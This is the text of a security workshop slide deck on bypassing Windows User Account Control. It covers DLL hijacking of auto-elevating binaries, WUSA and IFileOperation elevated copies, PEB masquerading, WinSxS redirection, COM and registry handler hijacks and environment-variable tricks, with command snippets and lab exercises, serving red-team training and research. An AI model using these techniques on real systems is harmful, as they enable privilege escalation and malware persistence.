

VAC Oday.
all day!

Ruben Boonen (b33f)

Senior Security Consultant at MWR InfoSecurity

Twitter: @FuzzySec

<http://www.fuzzysecurity.com/>


Disclaimer

Modern IE Virtual Machine

90-day trial Windows 7/10

**YOUR MONEY IS
NO GOOD HERE!**

What is UAC



Is it a bird, is it a plane..?

Is it a compatibility feature,
is it a security boundary..?

" MAYBE THE ANSWER
DOESN'T MATTER,
ONLY THE RESULT! "

Talking Points

UAC Background

Elevated copy WUSA/IFileOperation

DLL Hijacking

WinSxS

Registry Madness

Environment Variable

COM Handlers

Token Manipulation

There will be labs throughout,
targeting Win 7-10RS (yes Oday as well)

First some humour

Why Microsoft will not treat UAC as a security boundary

| -> Event Viewer -> Action -> Open...

| -> Device Manager -> Help Topics -> Print -> Find Printer...

mmc.exe	< 0.01	76,772 K	97,560 K	4200 Microsoft Managemen...	Microsoft Corporat...	DESKTOP-GALB...	High
powershell.exe	< 0.01	58,564 K	69,212 K	4084 Windows PowerShell	Microsoft Corporat...	DESKTOP-GALB...	High
conhost.exe		3,540 K	12,352 K	10964 Console Window Host	Microsoft Corporat...	DESKTOP-GALB...	High
procexp64.exe	0.19	28,564 K	50,464 K	11840 Sysinternals Process ...	Sysinternals - ww...	DESKTOP-GALB...	High

AIN'T NOBODY GOT TIME TO TRIAGE THAT!

How does UAC work

Split token
Administrators

```
Windows PowerShell
PS C:\Users\b33f> whoami /groups

GROUP INFORMATION
-----

Group Name                                          Type                SID
-----
Everyone                                           Well-known group    S-1-1-0
NT AUTHORITY\Local account and member of Administrators group Well-known group    S-1-5-114
BUILTIN\Administrators                           Alias               S-1-5-32-544
BUILTIN\Performance Log Users                    Alias               S-1-5-32-559
BUILTIN\Users                                     Alias               S-1-5-32-545
NT AUTHORITY\INTERACTIVE                          Well-known group    S-1-5-4
CONSOLE LOGON                                     Well-known group    S-1-2-1
NT AUTHORITY\Authenticated Users                  Well-known group    S-1-5-11
NT AUTHORITY\This Organization                    Well-known group    S-1-5-15
NT AUTHORITY\Local account                        Well-known group    S-1-5-113
LOCAL                                              Well-known group    S-1-2-0
NT AUTHORITY\NTLM Authentication                  Well-known group    S-1-5-64-10
Unknown SID type                                  S-1-5-32-4028125
Unknown SID type                                  S-1-5-32-2745667
Unknown SID type                                  S-1-5-32-1034403
Label                                              S-1-16-8192

Mandatory Label\Medium Mandatory Level
PS C:\Users\b33f>
PS C:\Users\b33f> Get-TokenPrivs -ProcID 1424

[?] PID 1424 --> notepad
[+] Process handle: 2676
[+] Token handle: 2540
[+] Token has 5 privileges:

LUID Privilege
-----
19 SeShutdownPrivilege
23 SeChangeNotifyPrivilege
25 SeUndockPrivilege
33 SeIncreaseWorkingSetPrivilege
34 SeTimeZonePrivilege

PS C:\Users\b33f> _
```

Auto-Elevating Binaries

```
| -> sigcheck.exe -m C:\Windows\System32\Taskmgr.exe
```

```
|  
-> Powershell grep or sigcheck
```

```
|  
| -> Get-Content -Path C:\Windows\System32\Taskmgr.exe | Select-String -Pattern "autoElevate"
```

```
-> Reading manifests at scale!
```

```
|  
| -> Get-AutoElevate -Path C:\Windows\system32 -MaxDepth 1
```

```
|  
| -> It's slow mkaaay, grab a coffee!
```

```
-> Also MMC snap-ins
```


```
-> Also COM objects (eg: IFileOperation)
```

Win7

-> UAC bypass archetype by Leo Davidson

-> sysprep

|-> Win 7,8



The screenshot shows the Process Monitor window from Sysinternals. The title bar reads 'Process Monitor - Sysinternals: www.sysinternals.com'. The menu bar includes File, Edit, Event, Filter, Tools, Options, and Help. Below the menu is a toolbar with various icons. The main area is a table with columns: Time, Process Name, PID, Operation, Path, Result, and Integrity. The table lists several 'CreateFile' operations performed by 'sysprep.exe' (PID 2664) on various system files in the 'C:\Windows\System32\sysprep\' directory. The results for all these operations are 'NAME NOT FOUND' with 'High' integrity. The status bar at the bottom indicates 'Showing 8 of 44,851 events (0.017%)' and 'Backed by virtual memory'.

Time ...	Process Name	PID	Operation	Path	Result	Integrity
10:26:...	sysprep.exe	2664	CreateFile	C:\Windows\System32\sysprep\ActionQueue.dll	NAME NOT FOUND	High
10:26:...	sysprep.exe	2664	CreateFile	C:\Windows\System32\sysprep\UNATTEND.DLL	NAME NOT FOUND	High
10:26:...	sysprep.exe	2664	CreateFile	C:\Windows\System32\sysprep\WDScore.dll	NAME NOT FOUND	High
10:26:...	sysprep.exe	2664	CreateFile	C:\Windows\System32\sysprep\CRYPTBASE.dll	NAME NOT FOUND	High
10:26:...	sysprep.exe	2664	CreateFile	C:\Windows\System32\sysprep\CRYPTSP.dll	NAME NOT FOUND	High
10:26:...	sysprep.exe	2664	CreateFile	C:\Windows\System32\sysprep\RpcRtRemote.dll	NAME NOT FOUND	High
10:26:...	sysprep.exe	2664	CreateFile	C:\Windows\System32\sysprep\dwmapi.dll	NAME NOT FOUND	High
10:26:...	sysprep.exe	2664	CreateFile	C:\Windows\System32\uxtheme.dll.Config	NAME NOT FOUND	High

Showing 8 of 44,851 events (0.017%) Backed by virtual memory

-> Good one b33f, but writing to "C:\Windows*" requires a UAC bypass, sigh...

Windows Update Standalone Installer (WUSA)

```
| -> makecab C:\Some\Evil.dll C:\Some\Suspicious.cab  
|  
wusa C:\Some\Suspicious.cab /extract:C:\Windows\Some\Path
```

Yea, no joke guys <-|

-> Microsoft removed the "/extract" flag in Windows 10

Lab Time!

- Implement a full UAC bypass for sysprep
- Or C:\Windows\System32\cliconfg.exe
- Or C:\Windows\System32\migwiz\migwiz.exe
 - |
 - | -> Used by Carberp banking malware
 - |
 - | -> <https://github.com/hfiref0x/UACME/blob/master/Source/Akagi/methods/carberp.c>

=> These methods work on Win 7,8,(8.1)

- When people elevate banking malware using wusa, it's time to take action!
- But remember the IFileOperation COM object?


|
|-> Vista+

|
|-> Can auto-elevate if: Trusted binary, Trusted location (eg. explorer, powershell, etc.)

|
|-> Copy/Delete/Move/Create/Rename

MSFT
Kills
WUSA

You have definitely
used this COM object!



- (1) Find dll hijacking opportunity
- (2) Create payload dll
- (3) Create IFileOperation dll
- (4) Inject IFileOperation dll
into explorer
- (5) Auto-elevated copy of payload
to privileged directory
- (6) Profit!

Traditional Abuse of IFileOperation

This works, but:

IOC heavy, inflexible(, a bit sad!)

We can do better!

MWR

LABS

- Helper library to obtain information about processes and device drivers.

|
|-> Essentially identifies a process from it's Process Environment Block (PEB)

|
|-> Semi-Documented Structure

```
0:007> !peb
PEB at 000000aaecef9000
InheritedAddressSpace: No
ReadImageFileExecOptions: No
BeingDebugged: Yes
ImageBaseAddress: 00007ff6676f0000
Ldr: 00007ffe83f2b340
Ldr.Initialized: Yes
Ldr.InInitializationOrderModuleList: 0000021e178c2870 0000021e178cf890
Ldr.InLoadOrderModuleList: 0000021e178c29e0 0000021e178d0a40
Ldr.InMemoryOrderModuleList: 0000021e178c29f0 0000021e178d0a50
Module
Base TimeStamp
7ff6676f0000 685de393 Jun 27 01:19:31 2025 C:\WINDOWS\system32\notepad.exe
7ffe83dd0000 b79b6ddb Aug 13 00:18:51 2067 C:\WINDOWS\SYSTEM32\ntdll.dll
7ffe82290000 f5fa43df Oct 10 03:41:35 2100 C:\WINDOWS\System32\KERNEL32.DLL
7ffe807a0000 a0527b0c Mar 27 11:33:32 2055 C:\WINDOWS\System32\KERNELBASE.dll
7ffe82340000 8e7c3351 Oct 01 21:57:53 2045 C:\WINDOWS\System32\ADVAPI32.dll
7ffe82170000 3280d1b7 Nov 06 17:58:15 1996 C:\WINDOWS\System32\msvcrt.dll
7ffe83d70000 b4-11302 Feb 04 23:36:34 2066 C:\WINDOWS\System32\echohost.dll
7ff6676f0000 685de393 Jun 27 01:19:31 2025 C:\WINDOWS\system32\notepad.exe
7ffe7f5a0000 1c48ce6a Jan 14 06:51:22 1985 C:\WINDOWS\SYSTEM32\ntlmarta.dll
7ffe7cc00000 1831e765 Nov 12 04:34:45 1982 C:\WINDOWS\SYSTEM32\usermgroli.dll
SubSystemData: 00007ffe7ed602c0
ProcessHeap: 0000021e178c0000
ProcessParameters: 0000021e178c1fd0
CurrentDirectory: 'C:\Users\b33f\'
WindowTitle: 'C:\Users\b33f\AppData\Local\Microsoft\Windows\Start Menu\Programs\Access
ImageFile: 'C:\WINDOWS\system32\notepad.exe'
CommandLine: '"C:\WINDOWS\system32\notepad.exe"'
DllPath: < Name not readable >
Environment: 0000021e178c0fc0
```

Tricking
the
Process
Status
API
(PSAPI)

=> A process has access to it's own memory though, mmmmm...?

MWR
LABS

- YOLO process integrity

|

| -> Get-WmiObject Win32_Process -Filter "ProcessId = '\$PID'"

|

| -> Sysinternals Process Explorer

- C/C++/C# payloads can use this technique to impersonate explorer and auto-elevate IFileOperation

|

| -> UACME implementation: <https://github.com/hfiref0x/UACME/blob/master/Source/Akagi/sup.c#L809>

Masquerade -PEB Demo



Gavin Millard @gmillard 11h

MS14-068 in the real world.

"Welcome Captain. Would you like a coffee before you take off"

#infosec



We don't need this
because PowerShell is
a trusted executable _(ツ)_/!

MWR
LABS

In-Memory IFileOperation

- Stephen Toub December 2007 MSDN magazine
|
| -> <https://github.com/FuzzySecurity/PowerShell-Suite/tree/master/Bypass-UAC/images>
- Slightly modified his library to REQUIREELEVATION & SILENT

```
PS C:\> Invoke-FileOperation
PS C:\> $IFileOperation | Get-Member
```

TypeName: FileOperation.FileOperation

Name	MemberType	Definition
----	-----	-----
CopyItem	Method	void CopyItem(string source, string destination, string newName)
DeleteItem	Method	void DeleteItem(string source)
Dispose	Method	void Dispose(), void IDisposable.Dispose()
Equals	Method	bool Equals(System.Object obj)
GetHashCode	Method	int GetHashCode()
GetType	Method	type GetType()
MoveItem	Method	void MoveItem(string source, string destination, string newName)
NewItem	Method	void NewItem(string folderName, string name, System.IO.FileAttributes attrs)
PerformOperations	Method	void PerformOperations()
RenameItem	Method	void RenameItem(string source, string newName)
ToString	Method	string ToString()

Invoke -IFileOperation Demo

```
$IFileOperation.MoveItem("C:\Some\Source.file","C:\Some\Destination\Path\","Destination.file")
```

```
$IFileOperation.PerformOperations()
```

=> This works on Win 7,8,8.1,10,10RS1

- Implement a full UAC bypass for
| "C:\Windows\System32\mmc.exe rsop.msc"
|
| -> Win 7,8,8.1,10,10RS1
- Or "mmc compmgmt.msc"
|
| -> Win 7,8,8.1,10
- Or C:\Windows\System32\loobel\setupsqm.exe
|
| -> Win 7,8,8.1
- Or C:\Windows\System32\odbcad32.exe
|
| -> Win 7

Lab Time!

Congratulations, Oday!

- "mmc compmgmt.msc" -> C:\Windows\System32\elsext.dll
|-> Trivia: Win10 RS1 not vulnerable but RS2 has the same hijacking issue!
- C:\Windows\System32\odbcad32.exe -> C:\Windows\System32\BidLab.dll
|-> Trivia: Win10 RS2 also has a hijacking opportunity with securtime.dll

Windows Side-By-Side Assembly

- Global resource cache => C:\Windows\WinSxS
 - > Introduced as a solution to the so-called dll hell problem
 - > Completely breaks UAC dll hijacking assumptions, truly Oday everywhere!
 - > Also a good place to bypass poor application lockdown ;)

sysprep Case-Study

```
- sigcheck64.exe -m C:\Windows\System32\Sysprep\sysprep.exe
```

```
|  
| ->
```

```
<dependency>  
  <dependentAssembly>  
    <assemblyIdentity>  
      language="*"
      name="Microsoft.Windows.Common-Controls"
      processorArchitecture="amd64"
      publicKeyToken="6595b64144ccf1df"
      type="win21"
      version="6.0.0.0"
    />  
  </dependentAssembly>  
</dependency>
```

```
- procmon
```

```
|  
| ->
```

sysprep.exe	4616	CreateFile	C:\Windows\System32\Sysprep\sysprep.exe.Local	NAME NO
sysprep.exe	4616	CreateFile	C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.15063.0_none_108e4f62dfe5d999	SUCCESS
sysprep.exe	4616	CloseFile	C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.15063.0_none_108e4f62dfe5d999	SUCCESS


- Create: C:\Windows\System32\sysprep\

| -> sysprep.exe.local

| -> amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.17514_none_fa396087175ac9ac

| -> comctl32.dll

A
Different
Kind Of
DLL Hell?



- Create the entire folder structure somewhere (eg. Desktop/%temp%) and then move it!

| -> \$IfFileOperation.MoveItem("C:\Some\Path\sysprep.exe.local", "C:\Windows\System32\sysprep", "sysprep.exe.local")

| -> \$IfFileOperation.PerformOperations()

- Implement a full UAC bypass for C:\Windows\System32\msconfig.exe

|
|-> Win 7,8,8.1,10,10RS1

- Or C:\Windows\System32\MultiDigiMon.exe

|
|-> Win 7,8,8.1,10,10RS1

Lab
Time!

(ツ)

Oday's but what can you do
when every elevated binary
can be hijacked?

Hijacking COM Handlers

- Windows Operating System Archaeology - @subTee & @enigma0x3

 - > <https://www.youtube.com/watch?v=3gz1QmiMhss>


- CLSIDs and Junction Folders - Vault7 CIA Leak

 - > https://wikileaks.org/ciav7p1/cms/page_13763373.html

=> Persistence but what about elevated COM hijacks?

A Closer Look At CIA Persistence

- (1) Create junction folder: Evil.{deadb33f-aaaa-bbbb-cccc-dddddddddddd}
- (2) Create HKCU entry to back our COM CLSID
|
| -> Lazy style, I wrapped this process in Hook-InProcServer
- (3) Open folder -> profit!



- Implement a full UAC bypass for C:\Windows\System32\eventvwr.exe
|
|-> Win 7,8,8.1,10,10RS1,10RS2
- Or "C:\Windows\System32\mmc.exe CompMgmt.msc"
|
|-> Win 7,8,8.1,10,10RS1,10RS2
- Or C:\Windows\System32\recdisc.exe
|
|-> Win 7

=> Oday's for everyone!

|
|-> Anyone MMC a pattern here?

Lab
Time!

Surely COM Objects Are fine!

- Look for low hanging fruit, lazy mode!

- > Get-ChildItem HKLM:\Software\Classes -ea 0 |

- ? {\$_.PSChildName -match '^\\w+\\.\\w+\$' -and (Get-ItemProperty "\$(\$_.PSPath)\CLSID" -ea 0)} |
 - ft PSChildName

- > New-Object -com "Some.Object"

- Why don't we try the first one on the list?

-> AccClientDocMgr.AccClientDocMgr (Win7)

Think
Again

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\b33f> Get-ChildItem HKLM:\Software\Classes -ea 0!
>> ? <$_.PSChildName -match '^\\w+\\.\\w+$' -and (Get-ItemProperty "$($_.PSPath)\CLSID" -ea 0)>> !
>> ft PSChildName
>>

PSChildName
AccClientDocMgr.AccClientDocMgr
AccDictionary.AccDictionary
AccServerDocMgr.AccServerDocMgr
ADODB.Command
ADODB.Connection
ADODB.Error
ADODB.ErrorLookup
ADODB.Parameter
ADODB.Record
ADODB.Recordset
ADODB.Stream
```

=> Look familiar? You can't make this stuff up...

Time ...	Process Name	PID	Operation	Path	Result	Integr...
10:23:...	svchost.exe	712	RegOpenKey	HKCU\Software\Classes\CLSID\{5440837F-4BFF-4AE5-A1B1-7722ECC6332A}\InprocServer32	NAME NOT FOUND	System
10:23:...	svchost.exe	712	RegOpenKey	HKCU\Software\Classes\Wow6432Node\CLSID\{5440837F-4BFF-4AE5-A1B1-7722ECC6332A}\InprocServer32	NAME NOT FOUND	System
10:23:...	svchost.exe	608	RegOpenKey	HKCU\Software\Classes\CLSID\{5440837F-4BFF-4AE5-A1B1-7722ECC6332A}\InprocServer32	NAME NOT FOUND	System
10:23:...	svchost.exe	608	RegOpenKey	HKCU\Software\Classes\Wow6432Node\CLSID\{5440837F-4BFF-4AE5-A1B1-7722ECC6332A}\InprocServer32	NAME NOT FOUND	System

Process Monitor Filter

Display entries matching these conditions:

Path contains then Include

Reset Add Remove

Column	Relation	Value	Action
☒ Result	is	NAME NOT FO...	Include
☒ Path	contains	InProcServer	Include

Showing 4 of 72 348 events (0.0055%)

No
Lab
Time!

- No lab time for this, DIY at home, but privesc Oday on Win7 WTF!
- |
- | -> Don't worry I asked MSRC and they won't fix it so we are free to abuse :p
- New-Object -com "ehRecvr.Recorder" (Media Center COM object)

ehRecvr.exe	2816	CreateFile	C:\Windows\ehome\ehETW.dll	NAME NOT FOUND	System
ehRecvr.exe	2816	CreateFile	C:\Windows\System32\ehETW.dll	NAME NOT FOUND	System
ehRecvr.exe	2816	CreateFile	C:\Windows\system\ehETW.dll	NAME NOT FOUND	System
ehRecvr.exe	2816	CreateFile	C:\Windows\ehETW.dll	NAME NOT FOUND	System
ehRecvr.exe	2816	CreateFile	C:\Windows\System32\ehETW.dll	NAME NOT FOUND	System
ehRecvr.exe	2816	CreateFile	C:\Python27\ehETW.dll	NAME NOT FOUND	System
ehRecvr.exe	2816	CreateFile	C:\Python27\Scripts\ehETW.dll	NAME NOT FOUND	System
ehRecvr.exe	2816	CreateFile	C:\Windows\System32\ehETW.dll	NAME NOT FOUND	System
ehRecvr.exe	2816	CreateFile	C:\Windows\ehETW.dll	NAME NOT FOUND	System
ehRecvr.exe	2816	CreateFile	C:\Windows\System32\wbem\ehETW.dll	NAME NOT FOUND	System
ehRecvr.exe	2816	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\ehETW.dll	NAME NOT FOUND	System

Any writable folder in the System path gives users a system shell

Proxy DLL's

- We have been using a modified version of Fubuki by @hFireFOX
| but what if you have to roll your own.
|
| -> This was on the agenda but there are too many shellz and not enough time.
- Check out this awesome tutorial by @Cneelis!
|
| -> <http://uacmeltdown.blogspot.com/>
|
| -> You can use Get-Exports to extract C++ formatted code!

Enough With the DLL's b33f!!

Ok, ok, no more dll's!

But what about file-less UAC Bypass?

ShellExecute -> LNK

- @enigma0x3, scourge of the west :D!
 - > eventvwr: HKCU\Software\Classes\mscfile\shell\open\command
 - > The Red Team loved this and so did malware!
 - > Win 7,8,8.1,10

- Try implementing a full UAC bypass using C:\Windows\System32\fodhelper.exe
 - |
 - | -> There is a small trick here, have a close look in procmon!
 - |
 - | -> Win 10, 10RS1, 10RS2
- Or C:\Windows\System32\CompMgmtLauncher.exe
 - |
 - | -> No tricks here
 - |
 - | -> Win 7, 8, 8.1, 10, 10RS1

Lab
Time!

Environment Variable Expansion

Let's have a look at two case studies!

- C:\Windows\System32\CompMgmtLauncher.exe
 - > %ProgramData% -> Computer Management.lnk
 - > <https://breakingmalware.com/vulnerabilities/command-injection-and-elevation-environment-variables-revisited/>
 - > Win7,8,8.1,10,10RS1
- schtasks /Run /TN \Microsoft\Windows\DiskCleanup\SilentCleanup /l
